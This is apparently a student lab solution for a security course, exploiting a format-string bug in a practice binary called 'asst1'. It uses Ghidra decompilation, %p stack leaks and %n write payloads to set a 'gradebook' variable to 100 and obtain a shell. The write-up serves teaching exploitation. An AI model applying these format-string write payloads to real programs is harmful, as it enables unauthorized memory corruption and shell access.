

Assignment 1 Solution

The first time the program is executed, it asks the user to include a name parameter in the command line.




```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1
Usage: ./asst1 <name>
```

If you include a name parameter, the following information is printed out to the user. The output indicates that there is some kind of "gradebook" variable, and it is clear that the goal for this assignment is to modify the gradebook variable so that it is equal to 100.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 asdf
=====================
=== Assignment 1 ===
=====================

Hi asdf!
You currently have a 0% on this assignment.
My gradebook is located at 0x7fff13b7c51c.
If you get 100% on this assignment, maybe I'll give you a shell.
```


In the main() function, there is a stack variable called local_c that is initialized to zero. The address of this variable is used as a parameter for print_score(). It also uses argv[1] as a parameter for the print_score() function (argv[1] is shown as "param_2+8" in Ghidra because param_2 represents char **argv). Note that print_score() only has two parameters, but Ghidra incorrectly decompiled the code, causing local_c to appear as a parameter twice instead of once on line ten.



```

undefined8 main(int param_1,long param_2)

{
  undefined4 local_c;

  local_c = 0;
  if (param_1 == 2) {
    print_assignment();
    print_score(*(undefined8 *)(param_2 + 8),&local_c,&local_c);
  }
  else {
    printf("Usage: ./asst1 <name>");
  }
  return 0;
}

```


The print_score() function's decompilation is shown below. From the printf() statement on line 14, it is clear that param_2 is the gradebook variable that contains the address of the variable that we need to modify. According to the if statement on line 8, if we can modify this variable to be equal to one hundred, then we can get a shell.

On line six, param_1 is directly printed out. Since the user has control over the value of param_1 (which is equal to argv[1]), we can exploit the printf() statement on line six using a string formatter. This can allow us to change the value of *param_2.




```
 1
 2 void print_score(char *param_1,uint *param_2)
 3
 4 {
 5   printf("Hi ");
 6   printf(param_1);
 7   puts("!");
 8   if (*param_2 == 100) {
 9     printf("Wow! You got 100%% on this assignment!\nNow go submit your writeup!\n");
10     shell();
11   }
12   else {
13     printf("You currently have a %d%% on this assignment.\n",(ulong)*param_2);
14     printf("My gradebook is located at %p.\n",param_2);
15     printf("If you get 100%% on this assignment, maybe I\'ll give you a shell.\n");
16   }
17   return;
18 }
19
```

If we print off a few pointers from the stack, then we can see that the sixth pointer on the stack is equal to the address of the gradebook variable.




```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 %p.%p.%p.%p.%p.%p
=====================
=== Assignment 1 ===
=====================

Hi 0x6948.(nil).(nil).0x17.0x3.0x7ffcc4f655bc!
You currently have a 0% on this assignment.
My gradebook is located at 0x7ffcc4f655bc.
If you get 100% on this assignment, maybe I'll give you a shell.
```

From here, we can change the sixth %p format specifier to a %n format specifier. This will allow us to write data to wherever the sixth pointer is pointing to. Since the sixth pointer is equal to the address of the gradebook variable, using the %n format specifier will change the value of the gradebook variable to be the number of characters printed out to the screen. We can add 77 a's to the beginning of the input in order to change the total number of characters printed out to the screen to one hundred.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%p.%p.%p.%p.%p.%n
=====================
=== Assignment 1 ===
=====================

Hi aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa0x6948.(nil).(nil).0x17.0x3.!
Wow! You got 100% on this assignment!
Now go submit your writeup!
$ ls
 asst1   bitflip   coins   'Week 4 Lecture.pdf'   'Week 4 Optional Lecture.pdf'
$
```

There is a shorter way of writing this exploit. You can use the "%6\$n" to directly write to the sixth value on the stack without using the extra "%p" format specifiers beforehand. Note that there must be a backslash before the dollar sign ($) character so that bash does not interpret it as a variable. You can also use "%100p" to print out exactly one hundred characters (as opposed to writing out a bunch of a's).



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./asst1 %100p%6\$n
=====================
=== Assignment 1 ===
=====================

Hi                                                                                              0x6948!
Wow! You got 100% on this assignment!
Now go submit your writeup!
$ ls
 asst1   bitflip   coins   'Week 4 Lecture.pdf'   'Week 4 Optional Lecture.pdf'
$
```